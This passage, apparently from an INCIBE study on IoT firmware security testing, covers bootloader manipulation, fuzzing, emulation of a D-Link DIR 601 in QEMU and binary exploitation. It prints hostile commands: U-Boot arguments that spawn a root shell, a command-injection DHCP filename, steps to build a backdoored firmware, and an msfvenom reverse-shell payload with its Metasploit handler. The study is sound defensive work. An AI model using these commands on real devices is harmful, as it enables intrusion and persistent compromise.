The basics to be performed involve manipulation of bootloader configurations, web and API testing, fuzzing (with network services and applications), as well as active scanning using various toolsets to acquire for privilege escalation and/or code execution.

6.6.1. Debugging

This first sub-phase of the dynamic analysis can be performed in the case in which an emulation of the firmware on an environment has been achieved, that is, by means of the firmware, it has been possible to create a dynamic emulation environment.

Once such an environment has been achieved, the dynamic analysis consists of using a software debugger to control the execution flow, thus enabling the possibility of controlling and observing the state of the system.

As mentioned in section 7.5.1 'Emulation tools', the QEMU tool allows to control the devices connected to the system and to execute a complete emulation of the system.

6.6.2. Physical Port Debugging

This other type of debugging relies on physical ports on the original hardware. These ports are usually enabled for developers and therefore have not been disabled or properly protected on production devices.

JTAG or UART interfaces are usually the two options for connection through the available ports. Specifically, the JTAG interface usually has the ability to read and write contents in RAM and ROM. UART interfaces, on the other hand, can provide access to the bootloader and allow interaction with it through a terminal.

6.6.3. Testing of embedded web applications

Specific areas to review within an embedded device web application will be as follows:

- Diagnostic or troubleshooting pages to detect potential code injection vulnerabilities.
- Authentication and authorization schemes, as these are validated with the same framework across all system applications as well as the firmware operating system platform.
- Misuse of default passwords and users should be checked.
- Directory scanning and content discovery should be performed on web pages to identify debug or test functions.
- Evaluate SOAP/XML and API communication for input validation and sanitization vulnerabilities such as XSS and XXE.
- Use the FUZZ tool on application parameters and watch for exceptions and stack traces.
- Adapt specific payloads against web services to detect common C/C++ vulnerabilities. Such as, for example, possible vulnerabilities in memory corruption or format string bugs.

Depending on the product and its possible application interfaces, the test cases will vary, it is advisable to rely on the information obtained in the recognition and analysis phase to have the best information to run more accurate tests.

6.6.4. Fuzzing

This technique for finding vulnerabilities allows testing IoT devices in search of bugs or errors in the implementation of the source code. When fuzzing firmware, it should be noted that the type of fuzzing will be applied to applications and formats:

- **Application Fuzzing** : allows modifying input data to locate bugs in the source code. One of the most common bugs in IoT firmware is the buffer overflow, with this fuzzing technique, it is easier to find them and then apply the necessary mitigations.
- **Format Fuzzing:** allows not only to modify the input data, but also to modify the format of these parameters.

In short, fuzzing is an automated technique for finding defects in software and is fully valid for testing IoT or IIoT device firmwares.

6.6.5. Bootloader test

When modifying the device boot and bootloader, you should try the following options:

- Attempt to **access the bootloader interactive shell** by pressing the "0" button, space or other "magic codes" identified during boot..
- Modify the **settings** to be able to execute a Shell command by adding the following command 'init=/bash/sh' to the end of the boot arguments, an example of this could be the following:
  - *printenv*
  - *setenv bootargs=console=ttyS0,115200 mem=63M root=dev/mtdblock3 mtdparts=sflash:<partitionInfo> rootfstype=<fstype> hasEeprom Ssrst=0 int=/bin/sh*
  - *saveenv*
  - *boot*

- Set up an **ftp server** to upload images to the local network in your workspace. Make sure that the device you want to test has access to the network.
  - *setenv ipaddr XXX.XXX.XXX.XXX #IP local*
  - *setenv serverip XXX.XXX.XXX.XXX #IP serverr ftp*
  - *saveenv*
  - *reset*
  - *ping XXX.XXX.XXX.XXX # Check if there is a network*
  - *tftp ${loadaddr} <imagename> #loadaddr requires two arguments: the IP to upload the file and the name of the image on the TFTP server.*

- Use the program **'ubootwrite.py'** to write the image and insert a modified firmware to obtain root permission.
- Check if **debugging** options are **enabled** such as:
  - Detailed logs.
  - Arbitrary kernel loads.
  - Booting from untrusted sources.

- **Care should be taken to**: Connecting a pin to ground, while observing the device boot sequence, before the kernel decompresses, short/connect the ground pin to pins 8 and 9 of the NAND flash chip at the time U-boot decompresses the UBI image.
  - Check the data sheet of the NAND flash chip before shorting the pins.
- **Configure a rogue DHCP server** with malicious parameters as input for a device to ingest during a PXE boot.
- Use **Metasploit's DHCP helper server** and modify the 'FILENAME' parameter with injection commands such as 'a";/bin/shM' to test input validation for device boot procedures.

6.6.6. Firmware integrity test

To perform integrity testing, you will have to try to load custom firmware and/or compiled binaries to detect possible integrity or signature verification failures. For example, compile a backdoor with a shell that starts at boot time using the following steps:

- Extract the firmware with FMK (firmware-mod-kit or any other type of tool described in the study).
- Identify the architecture and endian type of the target firmware.
- Build a cross-compiler with Buildroot or other methods that suit the environment in which you are working.
- Use the cross compiler to build a backdoor.
- Copy the backdoor to the extracted firmware in the /usr/bin folder.
- Copy the appropriate QEMU binary to the rootfs of the extracted firmware.
- Emulate the backdoor using chroot and QEMU.
- Connect to the backdoor via netcat.
- Remove the binary (QEMU) from the rootfs files of the extracted firmware.
- Repack the modified firmware with FMK.
- Test the firmware with the backdoor by emulating with the FAT (firmware analysis toolkit) and connecting to the IP and gateway of the target backdoor using netcat.

If a shell with root permissions has already been obtained through dynamic analysis, bootloader manipulation or hardware security testing means, pre-compiled malicious binaries, such as implants or reverse shells, can be executed. Automated payload tools used for C&C (Command and Control) could also be considered. For example, the Metasploit framework and 'msfvenom' can be exploited by following the steps below:

- Identify the architecture and endian of the target firmware.
- Use 'msfvenom' to select the appropriate payload for the target (.p), the IP of the attacking host (-LHOST), the listening port (-LPORT), the file type (-f), the architecture (--arch), the platform (--platform Linux or Windows) and the output file (-o). The command should look like this:
  - *msfvenom -p linux/armle/meterpreter_reverse_tcp LHOST= XXX.XXX.XXX.XXX LPORT= XXXX -f elf -o meterpreter_reverse_tcp –arch armle –platform Linux*
- Transfer the payload to the compromised device, i.e. run a local server and wget/curl the payload to the file system and make sure the payload has execution permissions.

- Prepare the Metasploit program to handle incoming requests. For example, start Metasploit with "msfconsole" and use the following configuration according to the above payload:
  - *use exploit/multi/handler*
  - *set payload linux/armle/meterpreter_reverse_tcp*
  - *set LHOST XXX.XXX.XXX.XXX #IP of attacking host*
  - *set LPORT XXX # Can be any port you want as long as it is not in use*
  - *set ExitOnSession false*
  - *exploit -j -z*

- Run the reverse meterpreter on the compromised device.
- Monitor open meterpreter sessions.
- Perform post-exploit activities.

If possible, identify the vulnerability within the initial scripts to gain persistent access to a device through reboots. These vulnerabilities arise when scripts reference, symbolically link to, or rely on code in untrusted mounted locations, such as SD cards and flash volumes used to store data outside of root file systems.

6.7. Running the analysis at runtime

Runtime analysis involves connecting to a process or binary while the device is running in a normal or emulated environment, this makes it dependent on previously performed steps. Therefore you will need to have access on the original hardware to administrator or debugging permissions and, if this is not possible, you will need to simulate in an isolated visual environment with all the necessary tools to analyze the executables. This environment can be used with the chroot tool or similar tools, which offers greater control over the process, although it carries a higher probability of errors and requires more time and effort.

6.7.1. Analysis techniques

The main categories of techniques or useful tools that can be found for this type of analysis are the following:

- **Logging:** these can provide information about the executable about the different errors and in general, the status of the process.
- **Tracing:** this consists of recording the different events and calls that the system produces when executing a process and can provide a fundamental outline of the operations it performs.
- **Instrumentation and debugging:** this technique allows obtaining a higher amount of information about a running process by injecting extra debugging code. This requires instrumentation to observe the state of a process. Debuggers offer the possibility of inspecting the memory of a process and controlling its execution flow by placing different breakpoints in the code.

6.7.1.1. “Logging”

This technique will consist of observing the logs of some services that are running to obtain information about the actions they perform or the state they are in. And if possible, it is recommended to enable coredumps in the kernel, which will give a copy of the status when a failure occurs. A tool for this can be gdb.

6.7.1.2. "Tracing"

This is a technique that allows to observe in the most critical tasks, the different calls that occur between the kernel and the system, to reveal their behavior.

One of the tools that could be used to do this would be "strace".

6.7.1.3. Instrumentation and debugging

This is a set of techniques that allow to monitor, measure, control and modify a piece of software. They provide information for the analysis of the program's behavior.

If these techniques are put together with debuggers, they become tools that can be used to detect, identify and check critical points in the program. As previously mentioned, this can be done on an emulated system or on the actual device as long as you have access to the administration or debugging account.

6.7.2. Emulation example

An example of this emulation will be performed with the DIR 601 firmware, which can be downloaded from the internet for individual testing, from the official D-Link website. The QEMU files needed to emulate the file can be found at the following link .

The first thing to do for this test is to analyze the binary file and its architecture, where it will point to a MIPS file. Once this is done, a bridge type network must be configured for the interface that will create the QEMU to be able to connect to it.

The QEMU software must be configured and the following lines must be added at the end of the file located in /etc/network/interfaces:

```
auto br0
iface br0 inet dhcp
  bridge_ports eth0
  bridge_maxwait 0
```

Illustration 27: Command to create a bridge.


The next step is to start extracting the binary file using the commands previously seen, together with the execution of the desired QEMU program. In this case it is a MIPS and so the following command will be used:

- *sudo qemu-system-mpis -M malta -kernel ./vmlinux-2.6.32-5-4kc-malta -hda ./debian_squeeze_mips_standard.qcow2 -append "root=/dev/sdal console=tty0" -net nic -net tap*

The kernel and hda options of the command should point to where the previously downloaded files are located.

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA MINISTERIO DE TRANSFORMACIÓN DIGITAL
Plan de Recuperación, Transformación y Resiliencia
España digital 2026
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

Next, a QEMU window will be executed, where it will start to load the files and at some point it will ask for user and password, both of them will be "root". When it has finished loading everything, it will be necessary to check that the IP address where the firmware can be found running has been given correctly. This will be checked by means of an "ifconfig" command and trying to access the address through a browser.



Ilustration 28: QEMU window.

Once the check is done, copy the extracted binary files to the QEMU terminal and execute the following command:

- *chroot . usr/bin/lighttpd -f snt/lighttpd/lighttpd.conf*

Once these steps have been completed, a final check will be made to ensure the correct functionality of the firmware in all basic aspects. And once the different checks have been carried out, the testing of the different vulnerabilities or observations found during the analysis process will begin.

Some tools that could be used to perform this emulation would be:

- Gdb-multiarch
- Peda
- Frida
- Ptrace
- Strace
- IDA Pro

- Ghidra
- Binary Ninja
- Hopper

6.8. Exploitation of the binary

In this phase we will make use of all the knowledge acquired in the previous phases and all the possible vulnerabilities found in the previous steps on the firmware in question, for this we must use different tools that allow us to meet the objectives that we have acquired during the previous steps.

The main causes of these exploits are bugs in the executables or in the source code that contains the firmware, some examples of these attacks could be the following:

- Buffer overflow
- XSS
- Format String Attack
- Null Byte Poisoning
- Unlink Exploits

The search for these exploits can be an arduous and extensive job, since they require a detailed code review, but it is recommended to do so because it can expose serious vulnerabilities and possible successful firmware exploits.

Since this study is defined for ethical purposes, an exact description of the exploitation of any firmware or binary is not made, but it is recommended to analyze completely, with all possibilities, in order to take appropriate measures to prevent a potential attacker to perform such exploits on the firmware of an IoT device.

7. Conclusions

As it has been observed during the different phases of this study, the firmware is one of the most important parts of the devices and can become one of the most vulnerable and unprotected. It is recommended to perform the analysis of the binary with a purely ethical objective and in search of possible vulnerabilities that may affect the device and therefore the users who use such IoT devices.

All the steps described throughout the study have to be performed carefully and in a secure environment, so as not to cause possible negative effects on the actual device, hence the special emphasis on dynamic emulations using different types of software, thus avoiding the use of firmware on the device itself and, in addition, enabling a deeper analysis of the binary.

It should be remembered that this study is a guide which cannot always be followed to the letter due to the differences in firmware that can be found on the market. Each detailed practical section has been explained as generically as possible in order to increase the range of firmware on which the analysis can be performed.

Above all, it should be noted that the study of firmware in IoT or IIoT devices deployed in industrial environments is becoming increasingly important, since a possible vulnerability can affect not only the device itself, but the entire industrial network. That is why and knowing that firmware analysis is not a very common practice in industrial environments, we wanted to highlight both the theoretical part in reference to the firmware, as well as the practical part of binary analysis, to disseminate basic knowledge so that any device can be analyzed easily and effectively.

Financiado por la Unión Europea NextGenerationEU

Glossry of terms

- **IoT**: Internet of Things.
- **IIoT**: Industrial Internet of Things.
- **IT**: Information Technologies.
- **OT**: Operation Technologies.
- **OSINT**: Técnicas y herramientas de inteligencia de código abierto.
- **ROM**: Read Only Memory.
- **API**: Interfaz de Programación de Aplicaciones.
- **RAM**: Random Access Memory.
- **PROM**: Programmable Read-Only Memory.
- **CPU**: Unidad Central de Procesamiento.
- **BIOS**: Sistema Básico de Entrada / Salida.
- **LoC**: Líneas de Código.
- **FCC**: Comisión Federal de Comunicaciones.
- **ARM**: Advances RISC Machine.
- **CFE**: Espacio Común de Firmware.
- **PPC**: Power PC.
- **MIPS**: Microprocessor without Interlocked Pipeline Stages.
- **BSD**: Berkely Software Distribution.
- **KSM**: Kernel Mode Setting.
- **OTA**. Actualizaciones por aire.
- **MiTM**: Man In the Middle.
- **AWS**: Amazon Web Services.
- **MCU**: Unidad de Control Principal.
- **PCB**: Placa de Circuito Impreso.
- **MBR**: master Boot Record.
- **RTOS**: Sistema Operativo en Tiempo Real.
- **JFFS**: Archivos Jefferson.
- **NVRAM**: Memoria No Volátil de Acceso Aleatorio.

8. References

Reference	Tittle, author, date and link
[Ref.- 1]	"What is firmware? Definition, Architecture, and Best Practices for 2022". 10 October (2022) URL: https://www.spiceworks.com/tech/devops/articles/what-is-firmware/
[Ref.- 2]	"Libreboot Project" URL: https://libreboot.org/
[Ref.- 3]	"Reversing de malware, una de las bases de ciberseguridad" December (2021). URL: https://www.immune.institute/blog/reversing-de-malware-bases-ciberseguridad/
[Ref.- 4]	"IoT Firmware Security" October (2022) URL: https://www.researchgate.net/publication/364837775_IoT_Firmware_Security
[Ref.- 5]	"OWASP Firmware Security Testing Methodology" July (2016) URL: https://github.com/scriptingxss/owasp-fstm
[Ref.- 6]	"Binwalk" February (2017) URL: https://rekodbyte.wordpress.com/2017/02/18/binwalk/
[Ref.- 7]	"QUEMU" URL: https://www.qemu.org/
[Ref.- 8]	"A taxonomy of IoT firmware security and principal firmware analysis techniques" September (2022). URL: https://www.sciencedirect.com/science/article/abs/pii/S1874548222000373

Financiado por
la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
MINISTERIO DE TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de
Recuperación,
Transformación
y Resiliencia

España | digital 2026

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD